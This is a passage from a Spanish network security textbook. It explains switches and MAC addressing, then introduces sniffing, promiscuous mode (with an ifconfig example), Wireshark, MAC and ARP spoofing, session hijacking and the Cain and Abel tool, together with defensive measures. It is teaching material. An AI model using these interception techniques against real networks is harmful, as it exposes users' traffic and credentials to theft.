Los dispositivos de capa 2 que surgen como los Switch o conmutadores, ofrecían unas condiciones de conectividad más óptimas que las que aportaban los concentradores del nivel inferior. Generan la figura de los dominios de colisión. El objetivo era controlar precisamente un gran problema. ¿Si un sistema necesitaba enviar la información a un único punto, por qué enviárselo a todos? Un efecto colateral era la seguridad, pero no la base fundamental. Si el tráfico de un equipo era dirigido exclusivamente hacia un sistema, se podía permitir múltiples comunicaciones de forma concurrente. Se descongestiona el tráfico, se puede aumentar el caudal y se pueden aislar los elementos problemáticos con controles, pudiendo limitar así el tráfico de equipos que envían señales de forma descontrolada. Por ejemplo los controles de tormenta de Broadcast o las implementaciones de STP (*Spanning Tree Protocol*), con objeto de detectar y dar solución a potenciales bucles en la infraestructura de comunicaciones.

La capa de enlace ofrece esas cualidades, solo implicaba un mejor diseño de dispositivos, tecnología y capacidades que las que ofrecían hasta la fecha los concentradores. Un dispositivo Switch podría hacer perfectamente lo mismo que un HUB pero con más capacidad. Eso evidentemente tenía su contrapartida: el coste económico. Hasta que la necesidad tecnológica contrarrestada con el abaratamiento de los Switch no alcanza una paridad razonable, este tipo de dispositivos no acaba por entrar en las organizaciones. A día de hoy el coste de estos aparatos en comparación con los clásicos concentradores es prácticamente despreciable, teniendo además en cuenta el salto tecnológico que se producía. Sin embargo a principio de este siglo la diferencia era muy significativa.

Llevar la información de un sistema a otro sin que llegara a todos es la clave, por lo tanto se necesitaba direccionar. Que los sistemas poseyeran algo que los hiciera únicos a nivel 2 y que estos dispositivos tuvieran la capacidad para entenderlo era la clave. Las especificaciones originales IEEE 802, ofrecían como solución una dirección denominada MAC (*Media Access Control*), como mecanismo de asignación universal de direcciones administradas.

Una dirección MAC consta de dos grupos de valores. El primero denominado OUI (*Organizationally Unique identifier*), designa a la organización fabricante de un dispositivo, cuestión que se encuentra totalmente regulado por un organismo único. El resto de valores designan la asignación única que dicho fabricante asigna al dispositivo dentro del espacio de direcciones que le han asignado. Aunque tradicionalmente se asume como dirección MAC una de tipo 48 bit, este dato no es del todo correcto, puesto que además de esta existe otra de longitud 64 bit. Se denominan convencionalmente MAC-48 o EUI-48 y EUI-64.

Las siglas EUI atienden a *Extender Unique identifier*. Aunque la frecuentemente utilizada es la de tipo EUI-48, se prevé el agotamiento del espacio de direcciones y por lo tanto al igual que ha sucedido con IPv6, se pretende que EUI-64 venga a dar respuesta a esa necesidad de mayor número de direcciones. La notación en hexadecimal de dichas direcciones, ha hecho que para una más fácil comprensión humana la división de las mismas, se realice en octetos. Así tanto en una dirección EUI-48 como en una dirección EUI-64 los primeros 24 bits designan a una organización, el resto de bits, mayores en las de tipo EUI-64, 40 frente a 24, se utilizarán para la identificación del dispositivo.

Esta dirección MAC o también conocida comúnmente como dirección física, es utilizada para llevar los paquetes a nivel de capa 2, además de identificar elementos en una red. Solo quedaría por determinar como los sistemas son capaces de aprender las direcciones físicas del resto de equipos de la red. Esto será tratado extensamente a lo largo de otros capítulos puesto que será necesaria la intervención de los protocolos lógicos para ello.

Con esta información los Switch tendrán la capacidad de almacenar en sus tablas las direcciones físicas que conocen y aprenden, asociándolos a los diferentes puertos que poseen. De esta forma cuando una trama dirigida de MAC A, tenga como dirección única MAC B, el dispositivo la podrá retransmitir a través del puerto correspondiente. Si por algún motivo dado MAC B estuviera estableciendo una comunicación en ese mismo momento con otro sistema, MAC C, la mejora tecnológica de los Switch, permitiría almacenar la trama, hasta que la comunicación entre MAC B y MAC C, finalizara o bien fuera gestionada convenientemente por el dispositivo. Solucionado inicialmente el problema de las colisiones, se daba una solución al problema del caudal de la comunicación. No obstante existía un problema fundamental de base que no tiene solución y que de una u otra forma la tecnología la ha asumido como un mal menor hasta IPv6: las tramas tipo Broadcast. La funcionalidad de los Switch es óptima en las condiciones de una comunicación totalmente dirigida: tramas Unicast. Pero claro está no todo el tráfico es dirigido a un sistema concreto, en ocasiones una trama no tiene un destino concreto puesto que se desconoce. El más claro ejemplo es la de identificar la dirección MAC de un equipo del que se tiene otra información como su nombre. Puesto que no existe la información de capa 2 necesaria para entablar la comunicación, es necesario adquirirla, preguntando a todo el sistema cuál es dicha información: trama de tipo Broadcast.

Puesto que son necesarias estas tramas en las condiciones de trabajo convencionales, se asumen como un mal menor, excepto en aquellas circunstancias en las cuales un aumento desorbitado de dicho tráfico ocasione la ya mencionada tormenta de *broadcast*. Esta podría

llegar a inutilizar una red comunicada por Switch de la misma forma que sucedería con una red de Hub.

La aparición de los Switch ofreció algo muy importante: velocidad y caudal, y colateralmente una relativa sensación de seguridad. El tráfico era dirigido de un extremo a otro sin que nadie del entorno fuera receptor de dicha comunicación. Por lo tanto existe la "falsa creencia" de que con un Switch es imposible obtener un tráfico entre dos entidades.

Por lo cual hasta este momento caben desprenderse una serie de ideas.

- La idea fundamental es la conectividad: primero que funcione y el resto vendrá después.
- Cuando la idea es funcional, se avanza en mejorar otras características: servicios, velocidad y caudal.
- Los protocolos e ideas precursoras se diseñan con el propósito fundamental de que sean funcionales.
- La evolución de la tecnología Hardware representa la esencia de la necesidad: que todo sea más rápido y se pueda unir una mayor cantidad de sistemas.
- La confianza es la base de la comunicación.

Por lo tanto un mundo diseñado por caballeros y para caballeros, no para tiempos actuales.

Capítulo III
Sniffing, Spoofing y Haijacking

La evolución natural acerca de "más cantidad" y "más rápido" tal y como se cuenta en el capítulo anterior representa un reflejo de la condición humana. No obstante también es parte de esa idiosincrasia la de enterarse de lo que sucede alrededor. Poseer información es poder. Ha hecho ganar o perder batallas, aupar o derrocar líderes, hacer crecer o hundir empresas. La información se quiere, se maneja y se altera. De esto trata este capítulo simplemente de tratar la información desde el otro lado.

La informática trata precisamente de eso, de la automatización de la información. Los volúmenes que adquieren a día de hoy no son ya ni siquiera cuantificables. La hay más sensible o menos, más o menos pública, pero en esencia todo representa un valor. Lo único necesario para obtenerla es escuchar. Tal y como se mencionó en el capítulo anterior los primeros sistemas de comunicación con la tecnología Ethernet consistían en una comunicación tipo bus donde el tráfico era dirigido hacia todos los sistemas, fundamentalmente por necesidades físicas. Si no hay conciencia de donde está el sistema con el cual comunicarse habrá que hacer llegar la información a todos los lugares. También se ha hablado de la tecnología CSMA-CD, donde los sistemas están en modo de escucha a la espera recibir una comunicación y evaluar si hay que procesarla.

Este proceso de evaluación es simple: "la información viene para mí". Si es así la procesa, si no la descarta. ¿Qué implica este hecho de es para mí? En la condición actual, sería sinónimo de "es mi MAC, es mi IP, es mi nombre", si la respuesta es afirmativa entonces "es para mí". La circunstancia peculiar radica, en qué condiciona a un sistema al que le ha llegado la trama y no va dirigida hacia él, el que pueda procesarla ¿caballerosidad? Quizás sea la base, pero hay que recordar la última frase del anterior capítulo.

Con la información llegando al sistema, no existe mecanismo para evitar que pueda ser procesada por quien no debiera. *Sniff* (olfatear) se ha denominado a la técnica que limita

precisamente ese ápice de caballerosidad con el que se ideó la tecnología de la comunicación. Elimina ese elemento que hace que un sistema de forma natural rechace un tráfico no dirigido hacia él, haciéndolo así proclive a procesar cualquier información que le llegue: el modo promiscuo. El *sniffer* es simplemente la herramienta que hace eso, permite que un sistema (o más bien tarjeta de red) tenga un comportamiento promiscuo. Adicionalmente es capaz mediante una interfaz el mostrar la información obtenida, teniendo la capacidad en función de la mayor o menos sofisticación de la herramienta, de poder agrupar las tramas haciéndolas fácilmente interpretables.

Existe la falsa creencia de que un *sniffer* instalado en un equipo implica automáticamente que se va a "capturar" todo el tráfico de la red, o bien que todos los *sniffer* son por antonomasia maliciosos. Pues bien ninguna de las dos es verdadera.

La primera de las circunstancias depende inicialmente del tipo de arquitectura de red donde se encuentre instalado el *sniffer*. En una red Ethernet tipo bus o en estrella con dispositivos HUB, los paquetes llegan a todos los sistemas conectados a la red. Realmente los *Sniffer* no capturan el tráfico, simplemente les llegan y lo procesan. En una red Ethernet con dispositivos Switch, esto no es así, fundamentalmente puesto que las tramas tienen un origen y destino concreto a nivel de capa 2 y los conmutadores hacen que esto se haga efectivo. De esta forma un tercero no recibirá la conversación mantenida por otros dos sistemas en una red donde existieran conmutadores.

El comportamiento tipo promiscuo no es utilizado exclusivamente con un objetivo potencialmente malicioso. También se emplea como técnica para analizar el comportamiento de una red o bien con propósitos forenses. Si unos sistemas presentan un comportamiento anómalo podría ser interesante analizar el tráfico con objeto de detectar la causa de dicha anomalía. Si por ejemplo se está sufriendo un ataque, el análisis de dichos paquetes permitiría llegar a determinar las circunstancias que está provocando que se produzca la anomalía. Los sistemas de detección de intrusiones (IDS), son sistemas de análisis preventivo y reactivo, que analizan bien en tiempo real o bajo demanda determinados segmentos de red con objeto de determinar unas posibles incidencias. Puesto que los sistemas IDS no son los destinatarios de dicha comunicación, necesitan tener ese comportamiento promiscuo para poder analizar el tráfico.

Habilitar el modo promiscuo es diferente en función del sistema operativo. En los sistemas *Linux* se puede realizar mediante la sintaxis *ifconfig <adaptador> promisc*.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig eth0 promisc
root@bt:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:49:dc:14
          inet addr:192.168.1.21  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe49:dc14/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1835 (1.8 KB)  TX bytes:1911 (1.9 KB)
          Interrupt:10 Base address:0xc020
```

Fig. 3.1- Modo Promiscuo *Linux*.

En los sistemas Windows se realiza mediante la implementación de drivers o determinado software. El ejemplo más significativo lo constituye la herramienta *WinPcap (http://www.winpcap.org/),* que permite la captura de tráfico proporcionando adicionalmente una serie de librerías para el filtrado de información.




Fig. 3.2.- *WinPcap.*

En las conclusiones anteriores se indicaba que no todos los componentes *sniffer* deben ser tomados como maliciosos. Se mostraban escenarios en los cuales podrían ser beneficiosos para una organización. ¿Y qué pasa con las redes con tecnología Switch? Si la información no llega hacia ellos puesto que no son origen ni destino ¿pierden funcionalidad? Para esto nuevamente la tecnología ofrece posibilidades. Quizás la más eficiente consista en la capacidad que presentan determinados Switch de replicar el tráfico de todos sus puertos, (o bien de determinados de ellos) a otros dentro del dispositivo. De esta forma todo el tráfico

podrá llegar al IDS, sin necesidad de pérdida de la conectividad. El tráfico de A a B no pasa originalmente por el IDS. Si se habilita esta replicación, el tráfico de A llega a B y también es redirigido por el Switch al puerto donde se encontrará el IDS. Este tipo de tecnología difiere en función del fabricante y el dispositivo. No todos lo poseen ni mucho menos, pero el objetivo es común: dotar de la capacidad de analizar tráfico.

Esta funcionalidad ofrece una paradoja muy peculiar de la que no son conscientes muchas empresas. Estas adquieren dispositivos Switch y los implementan en sus infraestructuras en modo "pinchar y listo". Para ellas no son ni más ni menos que meros elementos de comunicación. Desconocen o bien no quieren o no necesitan implementaciones tecnológicas por las cuales ya han pagado: redes virtuales de área local (VLAN), listas de control de acceso (ACL), puertos analizadores, etc. Se dedican a instalarlas en la red, conectarles un cable y punto, quedando con los valores de fábrica. Un potencial atacante podría hacer uso de dicho desconocimiento para tomar el control del dispositivo. Si este tuviera la capacidad de tener puertos de monitorización, se le estaría facilitando mucho la posibilidad de poder recoger tráfico al que de "forma convencional" no tendría acceso.

Es evidente que sin este despiste, más habitual que lo que sería deseable, un atacante no tendrá acceso de forma convencional a información que no le tenga como origen o destino. Sin embargo tal y como está argumentado en el capítulo anterior, la evolución inicial de la tecnología no tenía como base la seguridad, sino que será un proceso reactivo posterior el que la desencadenará. La información sigue viajando en claro, los protocolos iniciales no establecían lo contrario, simplemente había que hacerse con ella para tratarla y/o modificarla. Aquí entra el segundo de los elementos que dan título a este capítulo: *Spoofing*.

En el sentido estricto *spoofing* identifica todas aquellas técnicas enfocadas a la suplantación. Por ejemplo MAC *spoofing*, consiste en utilizar la dirección física de otro sistema con objeto de suplantarlo. Así de esta forma podría obtenerse una dirección IP reservada en un servidor DHCP (*Dynamic Host Configuration Protocol*), acceder a una red *WiFi* limitada a determinadas direcciones físicas o bien acceder a un puerto de un switch que permite el acceso a una MAC concreta.

Spoofing por lo tanto no puede considerarse con una técnica concreta, sino como el conjunto de las que emplean la capacidad de suplantación con un objetivo normalmente malicioso. Muchas serán las técnicas que se mencionarán a través del libro *ARP Spoofing*, *DNS Spoofing* o *Web Spoofing* serán algunas de las significativas. Prácticamente en cada capa de una comunicación tomando como referencia la pila TCP/IP, pueden existir técnicas

de suplantación. Algunas son más complejas otras más simples y en ocasiones necesitarán una combinación de otras para que resulten efectivas. Prácticamente cada una de ellas puede ser evitada, y de ello se tratará también en el libro, pero a veces el desconocimiento o el coste que implica hace que las organizaciones asuman o transfieran el riesgo.

A día de hoy existen numerosas herramientas que hacen uso de las técnicas de suplantación como base para la realización de determinados ataques. No son ni mucho menos recientes, al igual que la constancia de la existencia de ataques derivados de la suplantación. Un ejemplo significativo lo constituye un fragmento de la información recogida en el RFC 1180 de Enero de 1991 y que se transcribe a continuación.

"Consideraciones de seguridad

Hay consideraciones de seguridad entre el conjunto de protocolos TCP/IP. Para muchas personas estas consideraciones son serios problemas, para otras no; depende de los requerimientos del usuario.

Este tutorial no discute estos asuntos, pero si quiere aprender más debe comenzar con el tema de ARP-spoofing, entonces vea la sección "Consideraciones de Seguridad" del RFC 1122 para tener más información."

En 1990 fecha en la que se data la RFC 1122, existía ya la conciencia de los problemas derivados de la seguridad, pero hay que tener en cuenta que la definición de los protocolos y su evolución e implantación requiere de un tiempo generalmente largo. Basta con saber que TCP/IP se fragua con décadas de antelación a estas RFC, para entender los aspectos de la "in"seguridad actual.

Durante estos últimos años la tecnología ha experimentado una evolución y crecimiento exorbitado. La tecnología y la informática se han hecho indispensables, y esto hace creer que el ritmo de la evolución tecnológica siempre ha sido así. Sin embargo esto no es ni mucho menos así.

La RFC 180 menciona la técnica de *ARP Spoofing* como una consideración a tener en cuenta. Prácticamente un capitulo completo del libro estará orientado a la misma, pudiendo considerarse la técnica base para la realización de ataques en una red de área local. A través de la técnica de *ARP Spoofing* se podrá reconducir el tráfico entre dos entidades a través de un tercero. No hay que confundir la réplica de tráfico con la reconducción del tráfico.

En el caso de los puertos de monitorización del Switch el tráfico de A llega a B y también se replica hacia el puerto que monitoriza donde estará C. En el caso de la reconducción haciendo uso de la técnica de *ARP Spoofing* el tráfico de A llegará primeramente a C y este lo reconducirá a B. Aunque la diferencia parezca sutil, realmente hay un abismo entre los dos conceptos.

Cuando el sistema C reciba el tráfico ¿qué le impide alterarlo con un fin determinado antes de renviarlo a B? Nuevamente un nombre cubre este segmento dentro de los ataques: *Hijacking*. Aunque el concepto va mucho más allá que la simple alteración, secuestro sería la traducción más cercana, aglutina un conjunto de técnicas en las cuales la alteración de los datos, sesiones, comunicaciones o el comportamiento son el elemento fundamental.

Se puede decir de que hay más técnicas de *Hijacking* que de *Spoofing*, aunque muchas veces pueden incluso llegar a confundirse. El espectro de ataques de secuestro va mucho más allá del propio concepto de comunicaciones.

Un ejemplo claro es el de *Browser Hijacking*, en el que un navegador se encuentra secuestrado por una aplicación maliciosa de tal forma que la información que recibe el usuario viene condicionado por parámetros ajenos al mismo. Por ejemplo la modificación de la página de inicio, o bien que el intento de acceso a una determinada página tiene como resultado la devolución de otra.

Sin embargo también hay *Hijacking* en los procesos de comunicación, como los que se dan en TCP/IP cuando se secuestra una sesión de Telnet. A través de la misma, cuando una comunicación ha sido interceptada y reconducida por ejemplo mediante la técnica de *ARP Spoofing*, el atacante podía enviar datos diferentes al servidor o dispositivo alterando el propósito inicial de la comunicación.

Hay algo simple a tener en cuenta, un atacante que quiera realizar alguna acción maliciosa a través de la red deberá encontrarse en modo promiscuo. Si no puede procesar la información que no va dirigido hacia él, no podrá reconducirla, ni alterarla para su conveniencia. La técnica de *sniffing* es por lo tanto la base de todos los ataques de red. No hay que confundir entonces *Sniffing* con *Sniffer*, puesto que mientras que el primero designa una técnica, el segundo habla de una herramienta y no por ello están vinculados. Tradicionalmente el *Sniffer* es la herramienta que muestra por pantalla la información capturada de tal forma que pueda ser tratada en caliente o a posteriori, *Wireshark* es uno de los más significativos y ampliamente empleados.

■ ■ ■

Fig. 3.3.- *Wireshark.*

Wireshark ha evolucionado significativamente con el paso del tiempo. Inicialmente constituía una herramienta donde exclusivamente se volcaba la información que llegaba al adaptador. Ahora presenta potentes filtros para cribar la información. La siguiente imagen muestra el sistema de filtros que permiten aislar una comunicación concreta.




Fig. 3.4.- Filtrado con *Wireshark.*

También es factible la reconstrucción de la comunicación completa de todo el tráfico, mediante el seguimiento a los mensajes intercambiados durante la conversación entre el cliente y el servidor que han sido capturadas por el *sniffer*. Un ejemplo de esto se puede observar en la siguiente imagen, fruto de una captura de tráfico HTTP, en la que se ha utilizado la funcionalidad de *Wireshark* llamada *Follow TCP stream* para hacer un seguimiento completo de una conversación.




Fig. 3.5.- Reconstrucción de una comunicación con *Wireshark*.

Como se puede apreciar en la imagen anterior, se imprime en un solo flujo los mensajes del cliente - GET en este ejemplo concreto - y los del servidor - en este caso una respuesta HTTP 200-.

El tráfico reconstruido, puede ser guardado de tal forma que podría llegar a abrirse con alguna aplicación específica para la información capturada.




Fig. 3.6.- Recuperación de fichero con *Wireshark*.

Pero no es necesario tener una herramienta puramente *sniffer* a nivel de interface de usuario, para aplicar las técnicas de *Spoofing* o *Hijacking*. Esencialmente estas últimas harán de filtro de la información mostrando para ello sólo lo que es necesario para que la aplicación de la técnica sea efectiva, cribando el resto de datos que de una u otra forma son superfluos o innecesarios para el objetivo.

Este hecho suele generar confusión puesto que muchas herramientas aparentan capturar sin ser *Sniffer* y en esencia es así. Con el modo promiscuo activo el sistema tendrá la capacidad de interpretar tráfico no dirigido hacia él. Si la herramienta es capaz de diferenciar el tráfico, cribarlo y controlarlo cumple con el objetivo fundamental. Pero en esencia esto también es lo que hace un *Sniffer*.

Una herramienta como *Caín y Abel* ampliamente conocida y una de las mejores herramientas de *ARP Spoofing* y recuperación de contraseñas para entornos Windows, en su proceso

de instalación, requiere de la instalación de *WinPcap*. *Caín y Abel* utilizan *WinPcap* para habilitar el modo promiscuo y las funcionalidades que así se proporcionan para filtrar el tráfico recogido a través de la aplicación.




Fig. 3.7.- Instalación de *Caín y Abel* con *WinPcap*.

Las herramientas de *Spoofing* y *Hijacking* al contrario que las de *sniffing*, deben tener siempre desde el punto de vista de una empresa, connotaciones negativas. Sus acciones son particularmente dañinas en determinados escenarios, pudiendo en esencia acceder a información, servicios o cuentas sensibles para la información, pero también porque no, suplantar a personas o sistemas dentro de la red.

Debido a esta problemática, a lo largo también de los años se han ido aplicando diferentes técnicas y tecnologías, con objeto bien de evitar o mitigar los ataques. Los resultados han sido más o menos efectivos, algunos hasta ingeniosos. En ocasiones se mitiga el problema, en otras deja de ser preocupante. Por ejemplo para mitigar el *ARP Spoofing*, puede impedirse el ataque o bien cifrar la información que viaja. En esencia en el segundo caso no se evita el ataque pero se previene que el atacante pueda analizar la información. ¿Qué es más efectivo? Inicialmente el primero puede ser más eficaz, pero evidentemente *ARP Spoofing* no es la única forma de hacer ataques. El segundo obvia los ataques y se centra en proteger la información. Ambos pueden ser válidos y serán las empresas las que escojan su estrategia.

No obstante hay que tener presente que pueden desviarse muchos esfuerzos a acciones que no tienen sentido. Reciclarse es importante y tener conciencia de lo que pasa aún más. A veces se focaliza una determinada defensa contra un ataque o mecanismo concreto y al paso del tiempo esta medida ya tiene su contra réplica o bien no es tan efectiva como lo era originalmente. La tecnología evoluciona y la seguridad a su par.

Hace años se hicieron populares las herramientas *antisniffer*. Estas tenían como objetivo detectar la presencia de sistemas en modo promiscuo. La base fundamental consistía en enviar tramas falsas que no deberían ser procesadas por ninguna máquina de la red. En caso de que una máquina respondiera sería síntoma de que estaba trabajando en modo promiscuo puesto que respondería a una petición que no le correspondería.

Evidentemente estas técnicas tienen un fundamento técnico débil, puesto que bastaría con el simple hecho de programar al sistema malicioso a responder ante peticiones dirigidas específicamente a él (por lo tanto sin implicar al modo promiscuo), o enviar lo estrictamente necesario en un entorno controlado. Era innecesario responder ante peticiones que no debían ser procesadas. Si una empresa contaba con una de estas herramientas podía estar en la falsa creencia de que ningún equipo se encontraba en modo promiscuo cuando realmente esto no era así. Este es un hecho innegable de falsa percepción de la seguridad.

Las herramientas de los atacantes se readaptan, aparecen nuevas técnicas de evasión o bien se idean nuevos elementos de ataque. La seguridad se debe considerar igualmente en este sentido. Debe ser adaptativa, no puede plantearse mantener sistemas de defensa de principios del 2000 ante ataques o técnicas actuales. Hace años el *firewall* prevenía frente a intrusiones que procedían del exterior. Pero, ¿qué pasa si el enemigo está ya en casa?, por ejemplo un *malware* que realiza una conexión HTTPS de tipo reversa y genera el canal de comunicaciones perfecto para que el atacante controle de forma externa un sistema interno. Desde este sistema controlado el atacante podría lanzar ataques de suplantación o de secuestro de sesiones dentro de la red, sin ni siquiera tener presencia física real.

El ataque a día de hoy no es más fácil que hace años, sino que ha evolucionado, cuando muchas organizaciones, siguen pensando en axiomas demasiados obsoletos. Los ataques en redes de datos, llevan dándose desde hace mucho tiempo, han mejorado y evolucionado. Las herramientas hacking ponen al alcance de muchos cosas que en los años 90 estaban destinada a auténticos especialistas.

